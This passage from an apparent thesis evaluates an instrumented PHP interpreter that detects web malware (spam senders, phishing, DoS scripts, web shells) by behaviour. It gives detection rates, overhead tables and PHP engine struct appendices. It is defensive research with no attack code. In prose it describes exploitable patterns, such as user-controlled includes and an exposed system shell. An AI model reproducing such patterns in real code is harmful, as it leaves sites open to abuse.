The executions were repeated with both interpreters 5 times per script to average out any circumstantial spikes, and the averages of the execution results were compared to get an image of the overall performance and overhead of the interpreter. Note that any executions that resulted in crashes on the instrumented interpreter were not included as their measurements are technically incomplete.

After execution of each script using the instrumented PHP version, we note which heuristics matched the script in question. The heuristics in use are all described (both textually and using pattern representations) in chapter 4.

8.4 Results of matched heuristics

This section describes which of the scripts under test match which heuristics. For both malware and legitimate scripts, we use a table that describes the used heuristics in each column, and the type of scripts under test in the rows.

8.4.1 Malware

The types of malware named in the rows were determined manually before passing them through the test setup. Which type of malware our instrumentation classifies each script as is described in the columns of those heuristics that match each script type. The detection rate in the rightmost column describes how many scripts of each type were used for testing, and how many of those matched at least one heuristic while testing.

Type	**Detections**							**Crashes**	**Detection rate**
	Shell exec.	Scope creation	Scope exec.	E-mail	UDP flood	Variable functions	Phishing redirection		
Spam	-	-	8	14	-	2	-	-	14 of 14 (100%)
Phishing	-	-	-	-	-	-	3	-	3 of 5 (60%)
DoS	-	-	5	-	8	-	-	-	11 of 12 (92%)
Gateway[4]	7	9	14	2	7	4	-	4	18 of 19 (95%)

Table 8.1: Rule detection rates on malware files

The overall results of these tests are positive, with an overall 92% detection rate. Nearly all scripts were identified as malicious, and in many cases, the matching rule types also give a good indication of the malware classifier that was used for the script in question.

As expected, phishing scripts are difficult to correctly identify as some of these scripts do not have anything that sets them apart from regular contact forms (in an objective and functional sense), so with the heuristics that were designed to prevent false positives it is not possible to catch these specific cases.

The denial-of-service script not correctly identified retrieves its target address from the topic of an IRC channel, which appears to function as a command-and-control service for a botnet of these scripts. Since the functions used for reading the data from the IRC connection do not count as user input according to our current heuristics, this is not caught by our system.

It should be noted that for the gateway malware, the named detections are not mutually exclusive. Many of the gateway malware scripts under test are multifunctional web shells, which means they are designed to perform a variety of functions. These numbers are the results of crafting various requests that triggered different features on different requests.

For 4 gateway malware scripts, certain requests triggered a bug in the instrumentation that would either cause the instrumentation to crash or use excessive memory, without being able to finish processing before the operating system either locked up or intervened. Crafting the requests differently (mainly to trigger different sections of the

[3] See `https://linux.die.net/man/1/time`
[4] Partially overlapping detections

script) did make it possible to complete testing on three of these scripts (with a detection), but for one of the scripts it was not possible to complete testing successfully.

8.4.2 Legitimate code

The applications we tested (WordPress and Joomla!) both route all requests through the same index.php file, which then addresses the appropriate classes and logic based on the request data. This means that our tests for these applications can't use 20 different scripts, but will always be testing the index.php file (which then includes the relevant logic based on the request). The number in the rightmost column (detection rate) describes the number of unique requests we simulated for these applications, which should each trigger different parts of the application codebase.

Aside from these legitimate off-the-shelf application installations, we used a variety of self-contained scripts which are all benign but have been reported as false positives by other malware scanning tools because their code suggests a flow that is common in malware. We added them to our test set for legitimate code to see if our instrumentation correctly ignores these scripts, and thus does not report actual false positives.

For Joomla! and WordPress, the tests were performed by performing various requests on the applications when using the instrumented version of PHP. For the custom scripts, the numbers actually show the number of affected scripts rather than the number of affected requests.

Type	**Detections**							**Crashes**	**Detection rate**
	Shell exec.	Scope creation	Scope exec.	E-mail	UDP flood	Variable functions	Phishing redirection		
Joomla! 3.6.2	-	-	-	-	-	-	-	12	0 of 20 (0%)
Joomla! 3.5.0	-	-	-	-	-	-	-	11	0 of 20 (0%)
Joomla! 3.3.5	-	-	-	-	-	-	-	13	0 of 20 (0%)
WordPress 4.6.1	-	-	-	-	-	-	-	8	0 of 20 (0%)
WordPress 4.2	-	-	-	-	-	-	-	7	0 of 20 (0%)
WordPress 3.8	-	-	-	-	-	-	-	9	0 of 20 (0%)
Otherwise benign	1	1	-	2	-	-	-	-	4 of 15 (27%)

Table 8.2: Rule detection rates on legitimate files

When looking at the results for legitimate code, two things quickly become clear: there are no false positive detections on legitimate applications, and the instrumentation clearly suffers from instability when used on more complex applications. As was noted with some of the gateway malware scripts under test, there were cases where crashes or excessive memory use made the test fail, which means that technically the results of those tests are not that the scripts are considered safe, but rather than the software was not able to conclude they are unsafe. It should also be noted that the lack of detections might also result from inadequate origin tracking through objects, as support for objects proved to be lacking during these tests and certain operations might not have been tracked properly by the instrumentation.

The detections in the last row contain entries for scripts that were most likely designed by inexperienced programmers, which seem to have been designed without malicious intent but contain vulnerabilities which can be exploited in such a way that they offer the same capabilities as designed malware. Whether these detections count as false positives depend on the definition of malicious (or unwanted) code that is used, but when looking at the combination of the script and the request—which is what this method actually analyses—the resulting behaviour is definitely unwanted.

The cases of custom exploitable code were:

- An open contact form that allowed selecting the target e-mail address from a drop-down, but performed no validation on whether the value in the request was part of the drop-down options.
- A contact form that allowed specifying the user's own e-mail address for a carbon copy of the transmitted e-mail.
- A custom server management tool that exposed a system shell to the user, with the entire script shielded by password access.
- A script where the page to display depended on user input, by appending `".php"` to the input value and including the resulting filename.

8.5 Performance overhead

During the testing, the instrumented PHP interpreter exhibited some stability issues, such as software crashes and excessive memory use. For malware files, they seem to mainly result from certain exceptional flows that are not yet properly instrumented. Consider for example the fallback behaviour that occurs when a function argument is incorrect, or the script relies on implicit initialization of a previously unused variable. In these situations, there PHP interpreter has well-defined behaviour which can be instrumented without major problems, but due to time constraints these were not initially covered during development. In some cases some basic changes were made to the instrumentation code throughout the testing procedures to resolve this, but in many cases it was not feasible to do this within the set time limit.

Handling of objects was another particularly thorny aspect, as it proved to have many more edge cases than initially expected. These were not taken into account properly during development, leading to insufficient language support in the instrumentation. For the big CMS software packages under test, this seems to be the root cause of the encountered crashes, as they rely heavily on object-oriented program structures. Expanding coverage and handling of objects is vital in order to truly be able to test the system in a production environment with such complex software packages in use.

On top of the instability issues, the software has some obvious performance issues. Certain obfuscation methods consist of repeated loops over obfuscated strings, resulting in several thousands of iterations, and each variable write in each of these iterations is kept in a snapshot by the instrumentation. Creating these snapshots results in both high memory usage and in speed problems (due to repeated memory allocations). Most of the speed problems could be solved by introducing eager and elastic allocation mechanisms (allocating snapshot slots in groups rather than strictly as needed), but due to time constraints there were limits to what kind of optimizations could be done. The memory usage problems can most likely be resolved by introducing reference counters and garbage collecting snapshots as appropriate, but again the time constraints prevented this from being introduced.

In the following tables, the difference columns (Δ) do not show the difference between the values of the stock and instrumented columns, but rather the applicable metric over all measures differences. For example, the maximum difference of CPU time means that for each script execution we've calculated the difference between the CPU time used by the interpreters, and taken the maximum difference seen. This distinction is important because the maximum CPU time for the stock interpreter may not necessarily concern the same script as the maximum CPU time for the instrumented interpreter. Differences for maximum resident memory and recoverable page faults are annotated with percentages expressing the overhead; for CPU time this was not possible because the tools used for measurement regularly rounded its values to 0 which prohibits calculating relative overhead.

The metrics show several significant spikes occurring for certain scripts, which skew the average values significantly. To give a more realistic view of the general performance difference, the tables include medians, 80th percentiles and 90th percentiles.

Metric	CPU time			Maximum resident memory			Recoverable page faults		
	Stock	**Instr.**	Δ	**Stock**	**Instr.**	Δ	**Stock**	**Instr.**	Δ
Minimum	0.00 s	0.00 s	0.00 s	10276 B	10276 B	0 B (0%)	511	528	12 (1%)
Maximum[5]	0.45 s	8.88 s	8.87 s	13184 B	2528 kB	2518 kB ($23k\%$)	3656	630144	629610 ($118k\%$)
Average	0.02 s	0.46 s	0.44 s	10703 B	93213 B	82510 B (748%)	729	21384	20655 (3812%)
Median	0.00 s	0.01 s	0.00 s	10616 B	11192 B	572 B (5%)	525	711	150 (28%)
P_{80}	0.01 s	0.05 s	0.05 s	10741 B	12900 B	2327 B (21%)	537	1474	596 (110%)
P_{90}	0.02 s	0.22 s	0.22 s	10890 B	14804 B	3922 B (36%)	979	3545	944 (181%)

Table 8.3: Performance comparison of interpreters for malware scripts

The most notable aspect of the results in this table is the significant additional overhead in the top 10 percent of the results (in other words, the differences between the values in the Maximum and P_{90} rows). In the actual results, this can be traced back to a particular set of scripts that use an extremely high number of intermediate variables, thus increasing the amount of time the instrumentation spends in tracking and intercepting the data, as well as increasing the memory footprint due to the higher number of variable snapshots. The memory footprint would probably be easily reduced by removing stale snapshots once they become unreachable, but there is no such clear improvement for CPU time. In fact, adding additional logic for reference counting and garbage collection probably introduces more CPU overhead.

When shifting our look by 10 percent (i.e. now looking at the differences between P_{80} and P_{90}), the overhead is still significant. This does not come as a surprise; a lot of operations that were previously lightweight in the interpreter (such as data copies and assignments) have been expanded with a lot of instrumentation logic.

[5] The very large numbers have been rounded to the nearest thousand

Metric	CPU time			Maximum resident memory			Recoverable page faults		
	Stock	**Instr.**	Δ	**Stock**	**Instr.**	Δ	**Stock**	**Instr.**	Δ
Minimum	0.07 s	0.08 s	0.00 s	10768 B	11212 B	91 B (0%[6])	516	606	85 (3%)
Maximum	0.64 s	0.80 s	0.73 s	92783 B	93283 B	6002 B (27%)	5432	33324	30979 (5075%)
Average	0.15 s	0.21 s	0.06 s	42711 B	36423 B	2565 B (7%)	2131	5950	3819 (385%)
Median	0.12 s	0.13 s	0.02 s	32848 B	45276 B	2034 B (6%)	1842	2480	409 (25%)
P_{80}	0.15 s	0.19 s	0.04 s	56722 B	56722 B	4839 B (10%)	3901	5904	774 (70%)
P_{90}	0.19 s	0.41 s	0.05 s	81735 B	83966 B	5387 B (14%)	4791	15606	12263 (493%)

Table 8.4: Performance comparison of interpreters for legitimate scripts

The overall CPU time required by the legitimate scripts is clearly higher than the malware scripts, mainly because the legitimate scripts (spanning a wide variety of features) tend to contain much more logic than the relatively lightweight malware scripts (which are generally single-purpose). Note that the peak overhead for legitimate scripts is much lower than for malware, since most legitimate scripts are actually designed with high performance in mind and thus attempt to reduce overhead in general - high numbers of intermediate variables aren't in the programmers' interests.

In production environments, the higher execution time for malware scripts might not be considered a major issue since that is usually not the scenario that providers want to optimize their hosting environments for. For off-the-shelf applications however, the performance is a key factor in their service levels. The numbers in table 8.4, specifically for CPU time and resident memory footprint, are lower than those seen in table 8.3, but still definitely too high for the instrumented interpreter to serve as an immediate drop-in replacement in hosting environments. (Note that for sandboxed testing and malware analysis purposes this is probably of lesser concern, where the accuracy of the heuristic testing outweighs speed and memory footprint.)

[6]Due to significance and rounding

CHAPTER 9

DISCUSSION

When purely looking at the numbers, the results are very positive: 92% of the malicious dataset was caught by this method, and not a single false positive was triggered on legitimate applications. Additionally, there were various scripts that may not have been designed for malicious purposes, but can be used as such and thus were correctly pointed out by the instrumentation.

9.1 Method of analysis

The purpose of this thesis was to design a method for analysing scripts with greater effectiveness and higher accuracy than existing static analysis methods, because those methods were showing limitations in practice. By determining what specific part of the scripts could be considered to define whether or not a script is malicious, and after examining techniques currently present in virus scanners and similar tools, we decided on behavioural analysis. This method would inspect a script's behaviour during actual execution and determine whether or not it is malicious based on specific behavioural traits.

Our results show that the accuracy of this method is very high, even with a limited set of heuristics. We can conclude that a large collection of malicious scripts can be 'distilled' to a very small collection of actually malicious behavioural traits. By focusing on accurately recognizing traits and accurately defining traits to look for (i.e. our heuristics) we were able to reach a high level of effectiveness.

The success in our model lies in the fact that the heuristics we defined for these tests not only match a large number of files in our set of malware collected over several years, but can also be expected to match a large number of files that will be created in the future. Since the behaviour we are matching will still contain the same behavioural traits, and our method focuses on specifically those traits, it will not be deterred by obfuscation or encryption in ways static analysis will be.

9.2 Behavioural model

To implement the concept of behavioural analysis, we had to develop a modelling technique to represent a script's behaviour, allowing analysis of the model (to, by proxy, analyse the behaviour). This model was defined by focusing on the key aspects of script execution that are relevant for the forms of behaviour we considered to be defining of a script's malignity.

With the abstract modelling technique we developed, it is possible to describe script behaviour in an objective way in the form of atomic actions handling data, describing influence relationships from introduction of data to the ultimate use of that data, and tracking the context and scope of certain executions. That same method of descriptions can be used to create heuristics for testing script behaviour.

Although the testing options are limited and only distinguish between a small number of data types and relationships, it has proven to be flexible enough to define heuristics that are accurate and specific. The tests did not bring forward any problems or requirement for expansion of the modelling technique.

9.3 Instrumentation in practice

This method for behavioural analysis of scripts looks promising for real-life applications in malware detection and removal. The stability and performance issues of this instrumentation implementation are an important issue however. Before the tooling can be used in a production environment, it needs to be significantly expanded and optimized.

Since the analysis is based on not only the scripts but also on the input data (c.q. simulated requests) supplied to them during execution, the implementation would require tracking the execution of scripts with actual requests. See for example the code in listing 4.10, which only calls `eval()` if the correct password is supplied in the input data and otherwise performs no harmful actions. This can be achieved by creating a sandboxed environment, that prevents certain malicious behaviour by replacing them with no-ops, in which the instrumented interpreter is used. Whenever a new script is detected on a server, the first few requests for this script are executed in the sandboxed environment to see whether or not the script exhibits any malicious behaviour. This way, the analysis will be performed using the actual requests made by the attacker who uploaded the script, which will trigger a script's malicious execution path, causing the instrumentation to detect malicious behaviour and allowing the tooling to remove the script from the server. If the script is legitimate, the first requests will not trigger any malicious behaviour so the instrumentation will not detect anything in the script. Thus, if no malicious behaviour is detected, the script can be marked safe after a certain number of requests and moved to the regular (much faster and more efficient) execution environment, outside of the sandbox.

9.4 Future applications

The testing of legitimate code with exploitable vulnerabilities also brings forward another potential application of the instrumentation: detection of vulnerabilities in existing code. Since the analysis is based on the actual behaviour rather than the aesthetics of how that behaviour is triggered, it does not matter whether spam is being sent from a malware script or an exploited application; the result is the same, and should still be prevented. When looking at this application, one could write heuristics for behaviour which by itself is not malicious but could point to vulnerable code, such as performing database queries with unsanitized input. This makes it a useful tool for security research teams to find zero-day vulnerabilities and patch them before the attackers find out that the code is vulnerable. Of course, this is highly dependent on correctly crafted input and accurate rules.

Another option offered by this low-level instrumentation is tracking the number of calls to certain functions with certain arguments, and detecting changes in behaviour using trend analysis. When applications on a certain website are being exploited or malware scripts are uploaded to it and used, the website should exhibit different function usage than usual, which might be recognizable using pattern analysis.

It should also be pointed out that the current implementation only analyses the behaviour after the script has finished its execution. In some cases, it might be preferable to perform detections during execution, and immediately block certain high-risk operations if it is already certain that it is unsafe. Take for example a script that sends spam e-mails: if it is detected after execution that a spam e-mail was sent it is actually too late to stop it; ideally you want to block the function call that sends the e-mail as soon as it is called, thus properly preventing any malicious action rather than simply detecting it after the fact. Care should be taken that these checks are limited because they introduce overhead and impact performance, but they would make sure that the most risky behaviour is always stopped. This could also be considered part of the sandboxing behaviour described in the previous section, to improve that concept.

9.5 Conclusions

The concept of behavioural analysis and the introduced modelling method for script behaviour have proven to be a very promising solution to a widespread security problem. Even though the implementation used to demonstrate the concept and method are clearly prototypes, the outcome is positive. Its accuracy and coverage show significant improvements over the currently existing tools utilizing static analysis. It also demonstrates that dynamic analysis (in this case, specifically focusing on script behaviour) holds significantly more potential for analytical purposes.

With the right time and resources, development of this tooling can be picked up to create a powerful and accurate security toolkit for both preventative and research purposes in the web hosting industry and other fields. It suffers none of the false positive problems that most other scanning technologies incur, and has proven to be highly accurate in detecting malicious code (whether by design or due to programming vulnerabilities).

Even though the tests using this implementation are good, we should not forget that this implementation is only a demonstration of a proposed methodology. At the start of this thesis, we set out to develop a method that can replace the existing tools employing static analysis (content scanners). These results are a preliminary indication that this model is a good candidate for further development and refinement. Although this implementation can be developed into a tool ready for production use, there are also other possibilities for creating tools using this method for different purposes. Consider for example the provided example of detecting programming errors and software vulnerabilities. Since the modelling technique produces an abstract representation of the script, there is also a clear connection to software verification using mathematical methods.

With dynamic programming languages becoming more popular and ubiquitous, it is increasingly important that good methods and tools exist to support the development and improve the security of software built using these programming languages. Although this thesis employed pre-existing concepts, the result is still new to this field, and the results show that this direction is worth investigating and refining going forward.

BIBLIOGRAPHY

[1] 451 ALLIANCE. Information Security Trends.
https://www.451alliance.com/Portals/5/TMC_it_security_june2015.pdf, 2015.
Accessed on 02/10/2016.

[2] ABADI, M., BUDIU, M., ERLINGSSON, Ú., AND LIGATTI, J. Control-flow integrity principles, implementations, and applications. *ACM Transactions on Information and System Security 13*, 1 (oct 2009), 1–40.

[3] CARBONELLE, P. PYPL PopularitY of Programming Language index.
http://pypl.github.io/PYPL.html, 2016.
Accessed on 17/10/2016.

[4] CLOUDLINUX. Imunify360.
http://www.imunify360.com/, 2016.
Accessed on 17/10/2016.

[5] COMMTOUCH SOFTWARE LTD, AND STOPBADWARE. Compromised Websites: An Owner's Perspective. 2012.

[6] CONFIGSERVER SERVICES. ConfigServer eXploit Scanner.
https://configserver.com/cp/cxs.html, 2009.
Accessed on 17/10/2016.

[7] CUCKOO. Cuckoo Sandbox.
https://github.com/cuckoosandbox/cuckoo, 2011.
Accessed on 17/10/2016.

[8] CURTSINGER, C., LIVSHITS, B., ZORN, B., AND MICROSOFT, C. S. ZOZZLE: Fast and Precise In-Browser JavaScript Malware Detection. In *USENIX Security Symposium* (2011), pp. 33–48.

[9] FREE SOFTWARE FOUNDATION. Bison - GNU Project.
https://www.gnu.org/software/bison/, 1988.
Accessed on 12/10/2016.

[10] GUNDERT, L. Shell No! Adversary Web Shell Trends and Mitigations (Part 1).
https://www.recordedfuture.com/web-shell-analysis-part-1/, 2016.
Accessed on 28/10/2016.

[11] KKSOU. DirectPHP for Joomla!
https://extensions.joomla.org/extension/directphp, 2008.
Accessed on 17/10/2016.

[12] LIKARISH, P., JUNG, E., AND JO, I. Obfuscated Malicious Javascript Detection using Classification Techniques. 2009.

[13] MILLER, S. WSO Web Shell.
https://scottlinux.com/2013/04/06/wso-web-shell-php-shell-used-by-hackers/, 2013.
Accessed on 25/10/2016.

[14] NIU, B., AND TAN, G. RockJIT. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security - CCS '14* (New York, New York, USA, 2014), ACM Press, pp. 1317–1328.

[15] R-FX NETWORKS. Linux Malware Detect.
https://www.rfxn.com/projects/linux-malware-detect/, 2009.
Accessed on 17/10/2016.

[16] SEKTIONEINS GMBH. Suhosin.
https://suhosin.org/, 2010.
Accessed on 17/10/2016.

[17] SOKOL, M., AND ERNSTSSON, J. Dynamic Heuristic Analysis Tool for Detection of Unknown Malware. *DIVA* (2016).

[18] SUCURI INC. Malware KB: php.backdoor.filesman.003.
https://kb.sucuri.net/malware/signatures/php.backdoor.filesman.003, 2014.
Accessed on 01/10/2016.

[19] SUCURI INC. Hacked Website Report 2016/Q2.
https://blog.sucuri.net/2016/09/hacked-website-report-2016q2.html, 2016.
Accessed on 22/10/2016.

[20] SYMANTEC INC. Internet Security Threat Report, April 2016. Tech. rep., 2016.

[21] THE PHP GROUP. PHP 7 Manual.
http://www.php.net/manual/en/, 2015.
Accessed on 17/10/2016.

[22] THE PHP GROUP. PHP 7 Source Code.
http://git.php.net/?p=php-src.git, 2015.
Accessed on 17/10/2016.

[23] The Talos Group at Cisco. ClamAV.
https://github.com/vrtadmin/clamav-devel, 2003.

[24] TIOBE. TIOBE Index.
http://www.tiobe.com/tiobe-index/, 2016.
Accessed on 17/10/2016.

[25] US-CERT. Web Shells Threat Awareness and Guidance.
https://www.us-cert.gov/ncas/alerts/TA15-314A, 2015.
Accessed on 27/10/2016.

[26] VirusTotal. YARA.
https://github.com/VirusTotal/yara, 2008.
Accessed on 17/10/2016.

[27] WebSharks Inc. ezPHP for WordPress.
https://wordpress.org/plugins/ezphp/, 2013.
Accessed on 17/10/2016.

[28] World Wide Web Consortium. Usage Statistics and Market Share of PHP for Websites, October 2016.
https://w3techs.com/technologies/details/pl-php/all/all, 2016.
Accessed on 17/10/2016.

[29] World Wide Web Consortium. Usage Statistics and Market Share of WordPress for Websites, October 2016.
https://w3techs.com/technologies/details/cm-wordpress/all/all, 2016.
Accessed on 17/10/2016.

PHP SOURCE CODE EXCERPTS

```
1  struct _zend_op {
2    const void *handler;
3    znode_op op1;
4    znode_op op2;
5    znode_op result;
6    uint32_t extended_value;
7    uint32_t lineno;
8    zend_uchar opcode;
9    zend_uchar op1_type;
10   zend_uchar op2_type;
11   zend_uchar result_type;
12 };
13
14 typedef struct _zend_op zend_op;
```

Appendix A: Instruction structure (opline) definition

```
1  typedef union _znode_op {
2    uint32_t      constant;
3    uint32_t      var;
4    uint32_t      num;
5    uint32_t      opline_num;
6    #if ZEND_USE_ABS_JMP_ADDR
7      zend_op       *jmp_addr;
8    #else
9      uint32_t      jmp_offset;
10   #endif
11   #if ZEND_USE_ABS_CONST_ADDR
12     zval          *zv;
13   #endif
14 } znode_op;
```

Appendix B: Instruction operand structure definition

```
struct _zend_execute_data {
  const zend_op       *opline;
  zend_execute_data   *call;
  zval                *return_value;
  zend_function       *func;
  zval                 This;
  zend_execute_data   *prev_execute_data;
  zend_array          *symbol_table;
  #if ZEND_EX_USE_RUN_TIME_CACHE
    void               **run_time_cache;
  #endif
  #if ZEND_EX_USE_LITERALS
    zval                 *literals;
  #endif
};

typedef struct _zend_execute_data zend_execute_data;
```

Appendix C: Execution scope data structure definition

```
struct _zval_struct {
  zend_value         value;
  union {
    struct {
      ZEND_ENDIAN_LOHI_4(
        zend_uchar     type,
        zend_uchar     type_flags,
        zend_uchar     const_flags,
        zend_uchar     reserved)
    } v;
    uint32_t type_info;
  } u1;
  union {
    uint32_t      next;
    uint32_t      cache_slot;
    uint32_t      lineno;
    uint32_t      num_args;
    uint32_t      fe_pos;
    uint32_t      fe_iter_idx;
    uint32_t      access_flags;
  } u2;
};

typedef struct _zval_struct zval;
```

Appendix D: Value wrapper data structure definition

```
typedef union _zend_value {
  zend_long         lval;
  double            dval;
  zend_refcounted  *counted;
  zend_string      *str;
  zend_array       *arr;
  zend_object      *obj;
  zend_resource    *res;
  zend_reference   *ref;
  zend_ast_ref     *ast;
  zval             *zv;
  void             *ptr;
  zend_class_entry *ce;
  zend_function    *func;
  struct {
    uint32_t w1;
    uint32_t w2;
  } ww;
} zend_value;
```

Appendix E: Value container data structure definition

```
#ifndef ZEND_MM_ALIGNMENT
# define ZEND_MM_ALIGNMENT Z_L(8)
# define ZEND_MM_ALIGNMENT_LOG2 Z_L(3)
#elif ZEND_MM_ALIGNMENT < 4
# undef ZEND_MM_ALIGNMENT
# undef ZEND_MM_ALIGNMENT_LOG2
# define ZEND_MM_ALIGNMENT Z_L(4)
# define ZEND_MM_ALIGNMENT_LOG2 Z_L(2)
#endif

#define ZEND_MM_ALIGNMENT_MASK \
  ~(ZEND_MM_ALIGNMENT - Z_L(1))

#define ZEND_MM_ALIGNED_SIZE(size) \
  (((size) + ZEND_MM_ALIGNMENT - Z_L(1)) & ZEND_MM_ALIGNMENT_MASK)

#define ZEND_CALL_FRAME_SLOT \
  ((int)( \
      ( \
        ZEND_MM_ALIGNED_SIZE(sizeof(zend_execute_data)) \
        + ZEND_MM_ALIGNED_SIZE(sizeof(zval)) - 1 \
      ) / ZEND_MM_ALIGNED_SIZE(sizeof(zval)) \
  ))

#define ZEND_CALL_VAR(call, n) \
  ((zval*)(((char*)(call)) + ((int)(n))))

#define ZEND_CALL_VAR_NUM(call, n) \
  (((zval*)(call)) + (ZEND_CALL_FRAME_SLOT + ((int)(n))))
```

Appendix F: Variable access preprocessor macros

```
struct _zend_reference {
  zend_refcounted_h gc;
  zval              val;
};

typedef struct _zend_reference zend_reference;
```

Appendix G: `zend_reference`

```
typedef struct _Bucket {
  zval              val;
  zend_ulong        h;
  zend_string      *key;
} Bucket;

typedef struct _zend_array HashTable;

struct _zend_array {
  zend_refcounted_h gc;
  union {
    struct {
      ZEND_ENDIAN_LOHI_4(
        zend_uchar    flags,
        zend_uchar    nApplyCount,
        zend_uchar    nIteratorsCount,
        zend_uchar    reserve)
    } v;
    uint32_t flags;
  } u;
  uint32_t          nTableMask;
  Bucket           *arData;
  uint32_t          nNumUsed;
  uint32_t          nNumOfElements;
  uint32_t          nTableSize;
  uint32_t          nInternalPointer;
  zend_long         nNextFreeElement;
  dtor_func_t       pDestructor;
};

typedef struct _zend_array zend_array;
typedef struct _zend_array HashTable;
```

Appendix H: `zend_array` and `Bucket`

```
struct _zend_object_handlers {
  int                                     offset;

  zend_object_free_obj_t                  free_obj;
  zend_object_dtor_obj_t                  dtor_obj;
  zend_object_clone_obj_t                 clone_obj;

  zend_object_read_property_t             read_property;
  zend_object_write_property_t            write_property;
  zend_object_read_dimension_t            read_dimension;
  zend_object_write_dimension_t           write_dimension;
  zend_object_get_property_ptr_ptr_t      get_property_ptr_ptr;
  zend_object_get_t                       get;
  zend_object_set_t                       set;
  zend_object_has_property_t              has_property;
  zend_object_unset_property_t            unset_property;
  zend_object_has_dimension_t             has_dimension;
  zend_object_unset_dimension_t           unset_dimension;
  zend_object_get_properties_t            get_properties;
  zend_object_get_method_t                get_method;
  zend_object_call_method_t               call_method;
  zend_object_get_constructor_t           get_constructor;
  zend_object_get_class_name_t            get_class_name;
  zend_object_compare_t                   compare_objects;
  zend_object_cast_t                      cast_object;
  zend_object_count_elements_t            count_elements;
  zend_object_get_debug_info_t            get_debug_info;
  zend_object_get_closure_t               get_closure;
  zend_object_get_gc_t                    get_gc;
  zend_object_do_operation_t              do_operation;
  zend_object_compare_zvals_t             compare;
};

typedef struct _zend_object_handlers zend_object_handlers;
```

Appendix I: `zend_object_handlers`

```
struct _zend_object {
  zend_refcounted_h gc;
  uint32_t                     handle;
  zend_class_entry             *ce;
  const zend_object_handlers   *handlers;
  HashTable                    *properties;
  zval                         properties_table[1];
};

typedef struct _zend_object zend_object;
```

Appendix J: `zend_object`

```
struct _zend_class_entry {
  char type;
  zend_string *name;
  struct _zend_class_entry *parent;
  int refcount;
  uint32_t ce_flags;

  int default_properties_count;
  int default_static_members_count;
  zval *default_properties_table;
  zval *default_static_members_table;
  zval *static_members_table;
  HashTable function_table;
  HashTable properties_info;
  HashTable constants_table;

  union _zend_function *constructor;
  union _zend_function *destructor;
  union _zend_function *clone;
  union _zend_function *__get;
  union _zend_function *__set;
  union _zend_function *__unset;
  union _zend_function *__isset;
  union _zend_function *__call;
  union _zend_function *__callstatic;
  union _zend_function *__tostring;
  union _zend_function *__debugInfo;
  union _zend_function *serialize_func;
  union _zend_function *unserialize_func;

  zend_class_iterator_funcs iterator_funcs;

  zend_object* (*create_object)(zend_class_entry *class_type);
  zend_object_iterator *(*get_iterator)(zend_class_entry *ce, zval *object, int
       by_ref);
  int (*interface_gets_implemented)(zend_class_entry *iface, zend_class_entry *
      class_type);
  union _zend_function *(*get_static_method)(zend_class_entry *ce, zend_string*
       method);

  int (*serialize)(zval *object, unsigned char **buffer, size_t *buf_len,
      zend_serialize_data *data);
  int (*unserialize)(zval *object, zend_class_entry *ce, const unsigned char *
      buf, size_t buf_len, zend_unserialize_data *data);

  uint32_t num_interfaces;
  uint32_t num_traits;
  zend_class_entry **interfaces;
  zend_class_entry **traits;
  zend_trait_alias **trait_aliases;
  zend_trait_precedence **trait_precedences;

  union {
    struct {
      zend_string *filename;
      uint32_t line_start;
      uint32_t line_end;
      zend_string *doc_comment;
    } user;
    struct {
      const struct _zend_function_entry *builtin_functions;
      struct _zend_module_entry *module;
    } internal;
  } info;
};
```

Appendix K: `zend_class_entry`

```
#define ZEND_VM_SMART_BRANCH(_result, _check) do { \
    int __result; \
    if (EXPECTED((opline+1)->opcode == ZEND_JMPZ)) { \
      __result = (_result); \
    } else if (EXPECTED((opline+1)->opcode == ZEND_JMPNZ)) { \
      __result = !(_result); \
    } else { \
      break; \
    } \
    if ((_check) && UNEXPECTED(EG(exception))) { \
      HANDLE_EXCEPTION(); \
    } \
    if (__result) { \
      ZEND_VM_SET_NEXT_OPCODE(opline + 2); \
    } else { \
      ZEND_VM_SET_OPCODE(OP_JMP_ADDR(opline + 1, (opline+1)->op2)); \
    } \
    ZEND_VM_CONTINUE(); \
  } while (0)
```

Appendix L: The ZEND_VM_SMART_BRANCH preprocessor macro